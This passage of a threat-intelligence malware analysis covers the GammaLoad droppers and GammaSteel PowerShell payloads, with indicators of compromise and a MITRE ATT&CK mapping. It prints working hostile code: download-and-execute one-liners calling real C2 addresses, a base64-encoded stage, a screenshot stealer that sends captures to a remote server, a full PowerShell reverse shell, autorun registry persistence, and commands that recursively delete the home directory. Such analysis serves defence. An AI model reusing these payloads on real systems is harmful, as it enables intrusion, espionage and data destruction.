end function O3PpB55k0n8pGw
```

Fig36 - Creation of judgment.jas , jonas.lib files under C:\Users\%USERPROFILE%\Favourites directory

The newly created scheduled tasks named **Notifications** and **WindowsActionDialog** are executed with **wscript.exe** utility every 5 minutes.

Also, autorun registry key entries were created to provide the execution of **jonas.lib** and **judgment.jas** every time the user is logged on:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\Notifications
was added with value
"wscript.exe \"C:\\Users\\Admin\\Favorites\\jonas.lib\" //e:vbscript //b /lib /jas /mdl /h264";

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\WindowsActionDialog
was added with value
"wscript.exe \"C:\\Users\\Admin\\Favorites\\judgment.jas\" //e:vbscript //b /lib /jas /mdl /h264".




Fig37 - Scheduled task Notifications created




Fig38 - Scheduled task Notifications properties




Fig39 - Scheduled task WindowsActionDialog created




Fig40 - Scheduled task WindowsActionDialog properties

File "C:\Users\%USERPROFILE%\AppData\Local\Temp**patsyRXc**" contains C2 IP address (**Write<number>[.]antargi[.]ru** domain resolution), which is used for crafting HTTP POST requests. The **<number>** is the integer part of [(100*rnd)+1] formula execution result. **Rnd()** function returns a random number (always less than 1 but greater or equal to 0).




Fig41 - Content of C:\Users\%USERPROFILE%\AppData\Local\Temp\patsyRXc file

File **C:\Users\%USERPROFILE%\AppData\Local\Temp\jonas.lib** contains instructions about creating custom crafted HTTP POST requests to C2 IP address of next formats:

- **http://<C2 IP address>/judgment/<number>.jas?=Write<number>**;
- **http://<C2 IP address>/jonas/<number>.dat?=FileExists<number>**.

```
departedgGf = ".antargi.ru'"
rumourDC8 = join(array("select * from win32_pingstatus where address='Write"),"") & luxurymza & departedgGf
coatVOM = "http://"
luxurymza = int((100 * rnd)+1)
injunctionxL6 = ""
injunctionxL6 = bellrEo(doctoreiM)
developedQJh = coatVOM + injunctionxL6 + "/jonas/" & luxurymza & ".dat?=FileExists" & luxurymza
articlesN41 = enforcewwG(developedQJh, rejectS55)
If hoeQKR > 0 Then
injunctionxL6 = humblevjp (deficiencyIhP, cureAuQ)
injunctionxL6 = hammerFiv(hissGd9, rumourDC8)
politeP7Y injunctionxL6, doctoreiM
golanj85
developedQJh = coatVOM & injunctionxL6 & "/judgment/" & luxurymza & ".jas?=Write" & luxurymza
articlesN41 = enforcewwG(developedQJh, rejectS55)
End If
If hoeQKR > 1 Then
injunctionxL6 = hammerFiv(hissGd9, rumourDC8)
politeP7Y injunctionxL6, doctoreiM
golanj85
developedQJh = coatVOM & injunctionxL6 & "/judgment/" & luxurymza & ".jas?=Write" & luxurymza
articlesN41 = enforcewwG(developedQJh, rejectS55)
End If
```

Fig42 - Variants of HTTP POST request to C2 server

Both variants of HTTP POST requests were observed during the network traffic capture.

Fig43 - HTTP POST requests to C2 server

File **C:\Users\%USERPROFILE%\AppData\Local\Temp\ozWOV** contains text data, received with HTTP "404 Not Found response" to C2 HTTP POST requests.




Fig44 - Content of C:\Users\%USERPROFILE%\AppData\Local\Temp\ozWOV file

The content of files C:\Users\%USERPROFILE%\AppData\Local\Temp**patsyRXc** , **C:\Users\%USERPROFILE%\AppData\Local\Temp\ozWOV** changes as soon as the hardcoded domain **Write<number>[.]antargi[.]ru** resolves to another IP address.

HTTP POST request contains a hardcoded user-agent field "**mozilla/5.0 (windows nt 6.1) applewebkit/537.36 (khtml, like gecko) chrome/89.0.4389.90 safari/537.36;;**" with the computer name, volume serial number and "**;;/.jackson/.**" string.

```
POST /judgment/95.jas?=Write95 HTTP/1.1
Accept: */*
user-agent: mozilla/5.0 (windows nt 6.1) applewebkit/537.36 (khtml, like gecko) chrome/89.0.4389.90 safari/537.36;;DESKTOP-
                ;;/.jackson/.
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.6,en;q=0.4
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
Host: 157.245.75.124
Content-Length: 0
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK:
Date:
Server: Apache
Content-Disposition: attachment; filename=fO93Mqtc718x
Content-Transfer-Encoding: binary
Expires: 0
Cache-Control: no-store, no-cache, must-revalidate, max-age=0
Pragma: public
Vary: Accept-Encoding
Connection: close
Content-Encoding: gzip
Content-Length: 493
Content-Type: text/html;charset=UTF-8

&&T24gRXJyb3IgUmVzdW1lIE5leHQNCldTY3JpcHQuU2xlZXAoMzAwMCkNCkNyZWF0ZU9iamVjdCgiV3NjcmlwdC5TaGVsbCIpLlJ1biAicG93ZXJzaGVsbC5leGUgc3RhcnQtc2xl
ZXAg&&MjA7JG5DbG4gPSBOZXctT2JqZWN0IFN5c3RlbS5Db2xsZWN0aW9ucy5TcGVjaWFsaXplZC5OYW1lVmFsdWVDb2xsZWN0aW9uOyRXZWJDbGllbnQ9IE5ldy1PYmplY3QgbmV0
LndlYmNs&&aWVudDskbkNsbi5BZGQoJ2dldCcsJGVudjpUZW1wKTskaXB0dno9J2h0dHA6Ly8xMzcuMTg0LjIuOTgvaW5kZXgucGhwJzskcmVzcG9uc2UgPSAkV2ViQ2xpZW50LlVw
bG9hZFZhbHVl&&cyggJGlwdHZ6LCRuQ2xuKTtbc3RyaW5nXSR0dnogPVtTeXN0ZW0uVGV4dC5FbmNvZGluZ106OlVURjguR2V0U3RyaW5nKCRyZXNwb25zZSk7ICRyZXBsID0gJ1hY
WFhYJzskdHZ6PSR0&&dnoucmVwbGFjZSgkcmVwbCwkaXB0dnopO0ludm9rZS1FeHByZXNzaW9uICR0dnoiLDA=&&
```

Fig45 - Getting HTTP 200 OK: responses for an attempt to connect to C2 server

The bodies of HTTP “200 OK:” responses to the above HTTP POST request contained three base-64 encoded PowerShell payload variants that we will consider next.

Stage 4: Powershell Payload Variants Overview

Variant 1

The first payload variant is crafted for sending HTTPS request targeting **http://46[.]101[.]29[.]42/cisco/lab** URL over **taking the leverage of legitimate Windows processes** (wscript.exe, powershell.exe) for downloading and executing remote PowerShell script.
WScript.Sleep() command is used to suspend the execution of the current script for the specified number of milliseconds.

```
On Error Resume Next

CreateObject("Wscript.Shell").Run "cmd.exe /C exit", 0, True

WScript.Sleep(3000)

CreateObject("Wscript.Shell").Run "powershell.exe -nol -nop [System.Net.
ServicePointManager]::ServerCertificateValidationCallback={$true};(New-Object net.
webclient).UploadString('https://46.101.29.42/cisco/lab', 'x')|Invoke-Expression ",0
```

Fig46 - Payload for downloading and executing remote PowerShell script

Next, TLSv1.2 encrypted network communication is observed between the infected host and C2 IP address using **self-signed TLS certificate with "Internet Widgits Pty Ltd"** default organization name.




Fig47 - TLS-encrypted communication

TLS fingerprints, retrieved from attributes within TLS Server/Client Hello messages:
JA3:c12f54a3f91dc7bafd92cb59fe009a35
JA3s:ec74a5c51106f0419184d0dd08fb05bc

Parameters of the self-signed TLS C2 server`s certificate:

Version	V3
Serial number	6096e2219d4e4c456d5dbfa6a90adacc6950e87e
Signature algorithm	sha256RSA
Signature hash algorithm	sha256
Issuer	O = Internet Widgits Pty Ltd S = Some-State C = AU
Valid from	2022/10/24 10:11:15
Valid to	2023/10/24 10:11:15
Subject	O = Internet Widgits Pty Ltd S = Some-State C = AU
Public Key	30 82 02 0a 02 82 02 01 00 cc d1 03 9c 66 e3 72 d9 70 62 9b b4 ea f6 dd 8b 0b 74 3a fd 56 f4 2c 39 d8 8c e8 64 5d aa 94 86 2f ef 0d ed 11 23 36 e7 6b 68 e2 ae 0a ac fb 96 a6 08 ce b0 8a 52 62 4c 83 59 30 9b 9f 08 2a 03 9f 76 f0 96 d0 e9 6b 39 05 a7 6c 2c 0e 50 05 50 21 e9 15 f1 ac b3 a4 5a c5 c4 ed 89 a1 61 4f 03 76 0b 99 2e 0f fd 3f e3 5d 7e 13 7c ca 8e 1e c7 65 9f 63 f6 60 03 d9 d8 c9 ad c6 d0 40 23 cf 64 42 55 33 34 ff c0 fc 54 e2 ac e6 27 09 28 17 ed 5f db 3c a0 57 f7 e6 93 49 19 6e 3a 23 9a b3 d0 9f b5 df 80 90 9b ef 40 9b 98 60 bb a4 57 fa 3f 5f da 23 bf 73 fa 80 09 2a 42 5e 2f 47 39 4c 56 dd 93 23 be 95 6d 32 a0 e7 7f d9 db b4 f9 2a 3c 8a 5b d7 49 ae e5 76 f4 80 0f 0c 8c d7 06 e8 56 0c d2 84 31 e9 90 bd e3 b7 68 d7 fb 7c 1f 26 ec 41 c1 c8 1e 45 11 03 8b 6a fc c5 2d d8 39 b3 88 d7 94 c5 00 dd 18 5b 12 21 43 af ca 67 28 bb b8 d6 9f 3b 58 5e c8 8a c7 5e 71 5d 40 d8 ec 0a ab c7 30 dc d0 e8 95 b4 f0 78 b7 21 e9 6e ea 75 13 ef 8b e4 7f 4d 76 49 41 9d 1a 0e 9c 8b 97 90 3c ec 33 df 67 d6 12 b0 66 d6 3a fa 95 5d 61 99 21 57 89 e2 1e ad 52 2b 4d 1d 87 a5 e1 d6 60 1f a7 1b 0e ff 39 a1 2c 9a 2e 66 f4 7c a3 b6 2e c4 88 70 5d 34 5c 8d ed 47 1e 52 64 f3 1e 2d 33 a1 3b 65 c3 67 5c 35 55 36 e7 1b 63 28 45 14 22 bc 6c d2 71 12 60 18 d9 3a a4 ba a5 26 85 37 d5 f3 02 02 6b d1 cc 4a aa 83 1a 98 55 07 1f fc 1f 0b 74 6f ae e4 73 6a 51 b5 65 49 20 56 a1 6a bd 86 37 ab 27 86 5f 1e d5 3e b6 52 8a e6 73 c5 f2 57 5a c7 04 99 6e ce a1 ff 99 fc 30 48 35 91 fd 61 01 fd 59 c6 19 7f db 0a c4 45 70 33 55 48 62 9f bd e1 05 6d b2 44 ed 9e 79 f2 b6 58 39 12 4c 35 09 02 03 01 00 01
Public Key parameters	05 00
Thumbprint	42c80702a1304661a16efe208c3f2b36bc1dfdcf

Variant 2

Another received malicious payload is crafted for sending HTTP GET request targeting **http://81[.]19[.]140[.]42/init[.]php** URL over **taking the leverage of legitimate Windows processes** (wscript.exe, powershell.exe) for downloading and executing remote PowerShell script.

```
On Error Resume Next
psh=CreateObject("WScript.Shell").ExpandEnvironmentStrings
("%WINDIR%") + "\System32\WindowsPowerShell\v1.0\powershell.exe $tmp
= $(New-Object net.webclient).DownloadString('http://81.19.140.42/
init.php'); Invoke-Expression $tmp"
CreateObject("Wscript.Shell").Run psh, 0
```

Fig48 - Payload for downloading and executing remote PowerShell script

```
GET /init.php HTTP/1.1
Host: <C2 IP address>
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Fri, 13 Jan 2023 08:52:54 GMT
Server: Apache
Vary: Accept-Encoding
Content-Length: 2179
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Fig49 - Payload for creating TcpClient connection

The Collection tactic is achieved through Screen Capture technique over this PowerShell script execution and uses the **System.Drawing** , **System.Windows.Forms** objects to capture the screenshots of all the active screens (alo from multiple monitors) on the infected machine and saves it under .PNG file.

First, the screenshot is saved under **C:\Users\%USERPROFILE%\AppData\Local\Temp** location in **C:\Users\%USERPROFILE%\AppData\Local\Temp\<yyyy.MM.dd-HH.mm.ss>.png** format. Next, .PNG file is converted to a base64-encoded string, saved under the variable and the original screenshot image file is removed from the disk.

```
function screen(){
 $Path ="$env:TEMP";
$a= [Reflection.Assembly]::LoadWithPartialName("System.Drawing");
[void] [System.Reflection.Assembly]::LoadWithPartialName("System.Drawing");
[void] [System.Reflection.Assembly]::LoadWithPartialName("System.Windows.Forms");
  $width = 0; $height = 0; $workingAreaX = 0; $workingAreaY = 0;
  $screen = [System.Windows.Forms.Screen]::AllScreens;
    foreach ($item in $screen)
    {
        if($workingAreaX -gt $item.WorkingArea.X){ $workingAreaX = $item.WorkingArea.X;}
        if($workingAreaY -gt $item.WorkingArea.Y){$workingAreaY = $item.WorkingArea.Y;}$width = $width + $item.Bounds.Width;
        if($item.Bounds.Height -gt $height){$height = $item.Bounds.Height;}
    }
    $bounds = [Drawing.Rectangle]::FromLTRB($workingAreaX, $workingAreaY, $width, $height);
    $bmp = New-Object Drawing.Bitmap $width, $height;
    $graphics = [Drawing.Graphics]::FromImage($bmp);
    $graphics.CopyFromScreen($bounds.Location, [Drawing.Point]::Empty, $bounds.size);
 $screen_file = "$Path\" + "$((get-date).tostring('yyyy.MM.dd-HH.mm.ss')).png";
    $bmp.Save($screen_file);
    $graphics.Dispose();
    $bmp.Dispose();
 $base64string = [Convert]::ToBase64String([IO.File]::ReadAllBytes($screen_file));
   Remove-Item -Path $screen_file -Force;
   return $base64string;
}
function random(){ return "i" +$(-join ((66..89) + (98..111) | Get-Random -Count 10 | % {[char]$_}));}
function name(){
    $select = "select * from win32_log"+ "icaldisk where DeviceID='$env:SystemDrive'";
    $numbers=Get-WmiObject -Query $($select);
    $number=($numbers).VolumeSerialNumber;
 return ";"+ [System.Convert]::ToUInt32($number,16);
}
$scr=1;
while($scr -gt 0){
    $scr++;
    $Coll = New-Object System.Collections.Specialized.NameValueCollection;
    $Coll.Add($(random),$env:computername+$(name));
    $Coll.Add("scr",$(screen $scr));
    $wc= New-Object net.webclient;
    $uri = "http://195.189.96.64/index.php";
    $wc.UploadValues($uri ,$Coll);
    Start-Sleep -s 60;
}
```

Fig50 - Payload for capturing and sending screenshots of infected system

The information about **computer name**, **volume serial number** value (converted from 16-bit hexadecimal to 32-bit format) and base64-encoded **screenshot** is then exfiltrated over HTTP POST request to a hardcoded C2 URL **http://195[.]189[.]96[.]64/index[.]php** with time span of 60s (Exfiltration over C2 Channel technique is used).

```
HTTP/1.1 100 Continue

POST /index.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: 195.189.96.64
Content-Length: 5779484
Expect: 100-continue
Connection: Keep-Alive

idTnoXWlkhK=DESKTOP-7J7    %3b71       &scr=iVBORw0KGgoAAAANSUhEUgAABkAAAASwCAYAAACjAYaXAAAAA
Date:
Server: Apache
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Fig51 - Example POST request of sending screenshots of infected system

Variant 3

The third payload variant is crafted for sending HTTP GET request targeting **http://185[.]163[.]45[.]5/cmd** URL over **the leverage of legitimate Windows processes** (wscript.exe, cmd.exe, powershell.exe) for downloading and executing remote PowerShell script.

Start Sleep Cmdlet is used to pause the activity in a script for the specified period of time.

Invoke-Expression Cmdlet is used to output results of the command. Otherwise, a string submitted at the command line is returned (echoed) unchanged.

```
On Error Resume Next
CreateObject("Wscript.Shell").Run "cmd.exe /c powershell.exe $a =
'http://185.163.45.5/cmd';$http_request = New-Object -ComObject
Msxml2.XMLHTTP;start-sleep 10;$http_request.open('GET',$a, $false);
$http_request.setRequestHeader('Content-type', 'text/xml');
$http_request.send();INvoKe-ExPression $http_request.responseText;",0
```

Fig52 - Payload for downloading and executing remote PowerShell script

```
GET /cmd HTTP/1.1
Accept: */*
Content-type: text/xml
Accept-Language: uk
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E)
Host: <C2 IP address>
Connection: Keep-Alive

HTTP/1.1 200 OK
Date:
Server: Apache/2.4.46 (Debian)
Last-Modified: Thu, 22 Dec 2022 09:07:07 GMT
ETag: "357-5f066fe4df7de"
Accept-Ranges: bytes
Content-Length: 855
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
```

Fig53 - HTTP response

HTTP response contains payload for creating and establishing TcpClient connection between the infected system and remote host IP address.

```
"AAAAAAA"
$addr = "185.163.45.5"
$port = 9511

$client = New-Object System.Net.Sockets.TcpClient ($addr, $port)
$stream = $client.GetStream()
$buffer = New-Object System.Byte[] $client.ReceiveBufferSize
$enc = [System.Text.Encoding]::UTF8
$result =   "PS "+(Get-Item .).FullName + ">";
    $result = $enc.GetBytes($result)
    $stream.Write($result, 0, $result.length)
try {
    while ($TRUE) {
        $bytes = $stream.Read($buffer, 0, $buffer.length)
        if ($bytes -eq 0) {
            break
            }
try {
    $result = iex $enc.GetString($buffer, 0, $bytes) | Out-String
    $result = $result + "PS "+(Get-Item .).FullName + ">";
    $result = $enc.GetBytes($result)
    $stream.Write($result, 0, $result.length)
} catch   {
    $result = $enc.GetBytes($Error[0].tostring())
    $stream.Write($result, 0, $result.length)
}
    }
} catch {
}
$client.Close()
```

Fig54 - Payload for creating TcpClient connection

GetBytes method is used in the payload to encode commands and their execution results (represented in UTF8 encoding) into a sequence of bytes to be transmitted over the network. The **Invoke-Expression cmdlet** (IEX) runs specified strings as commands and returns the results of these commands.
As a result, **PowerShell commands can be executed remotely** and their execution results can be received by the adversaries.

Source	Destination	Protocol	Length	Info
172.2	185.163.45.5	TCP	66	61310 → 9511 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
185.163.45.5	172.2	TCP	66	9511 → 61310 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1355 SACK_PERM WS=128
172.2	185.163.45.5	TCP	54	61310 → 9511 [ACK] Seq=1 Ack=1 Win=131328 Len=0

Fig55 - TCP connection established

After the TCP connection was successfully established, the PowerShell session started.

First, Discovery tactic was used and cmdlets, aimed to get more detailed information about the system and make the final decision about sending additional stealing malware, were executed, including **getting the list of active processes, system specifications, shared resources, proxy settings** and so on.

After discovering the environment that carries no value for adversaries, Data Manipulation technique are used and attempts to delete malicious files, executed during the infection chain, scheduled tasks, recursively remove autorun registry keys and the content of $home directory were made.

```
PS C:\Users\      >Remove-Item -Path "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\*" -Recurse
```

Fig56 - Attempt to recursively remove autorun registry keys

```
PS C:\Users\      >start-job {Remove-Item $home -Recurse -Force -Confirm:$false}

Id     Name            PSJobTypeName   State         HasMoreData     Location             Command
--     ----            -------------   -----         -----------     --------             -------
1      Job1            BackgroundJob   Running       True            localhost            Remove-Item $home -Rec...
```

Fig57 - Attempt to recursively remove $home directory

Finally, after accomplishing intrusion goals, the Internal Defacement technique is used in the form of **“hello” message, that was left by a member of the adversary group** as a notification about his presence on the system.

```
PS C:\Users\      >"............!!!"|out-file "............ ............txt"
PS C:\Users\      >dir
```


Fig58 - Leaving the “hello” message

After that, System Shutdown/Reboot technique is used, the “Restart-Computer” command was executed and the activity was ceased.

Afterword

All analyzed GammaLoad variants are VBScript droppers, that use similar obfuscation techniques (base-64 encoding, text strings replaces) and are designed to **abuse the trusted, signed system utilities** (WMI, mshta.exe , wscript.exe , powershell.exe) in order to maintain persistence (through **scheduled tasks** creation, **autorun registry keys** modification) and **download next-stage VBScript droppers** from C2 servers. Each next-stage downloaded payloads' specialty is communication with a different C2 server.

For privacy reasons in order to evade detection **Virtual Private Servers continue to be used** while deploying the operational infrastructure. According to the recent history of observed domain names resolution, **next ASNs are actively abused**:



The variants of analyzed GammaSteel malware are PowerShell scripts, designed to **identify the potential value of information**, located on the infected host and, if needed, **be able to perform further actions on objectives** (that may include installing new GammaSteel variants) remotely through sending screen captures along with system information on C2 server and benefit from executing PowerShell cmdlets on the infected host.

Analyzing the actions performed on the infected host after gaining the opportunity to execute PowerShell commands, we can conclude that adversaries are **focused more on espionage/infostealing** rather than system destroying **activity**.

MITRE ATT&CK®Context

Resource Development TA0042	**Acquire Infrastructure** T1583	**Domains** T1583.001
	Stage Capabilities T1608	**Upload Malware** T1608.001
Initial Access TA0001	**Phishing** T1566	**Spearphishing Attachment** T1566.001
Execution TA0002	**Command and Scripting Interpreter** T1059	**PowerShell** T1059.001
		Windows Command Shell T1059.003
		Visual Basic T1059.005
	User Execution T1204	**Malicious File** T1204.002
	Windows Management Instrumentation T1047	
Persistence TA0003	**Boot or Logon Autostart Execution** T1547	**Registry Run Keys/Startup Folder** T1547.001
	Scheduled Task/Job T1053	**Scheduled Task** T1053.005
Defense Evasion TA0005	**Deobfuscate/Decode Files or Information** T1140	
	System Binary Proxy Execution T1218	**Mshta** T1218.005
	Obfuscated Files or Information T1027	

Discovery TA0007	**File and Directory Discovery** T1083	
	Network Share Discovery T1135	
	System Information Discovery T1082	
	System Service Discovery T1007	
Collection TA0009	**Screen Capture** T1113	
Command and Control TA0011	**Application Layer Protocol** T1071	**Web Protocols** T1071.001
	Encrypted Channel T1573	**Asymmetric Cryptography** T1573.002
	Ingress Tool Transfer T1105	
Exfiltration TA0010	**Exfiltration over C2 Channel** T1041	
Impact TA0040	**Data Manipulation** T1565	**Stored Data Manipulation** T1565.001
	Defacement T1491	**Internal Defacement** T1491.001
	System Shutdown/Reboot T1529	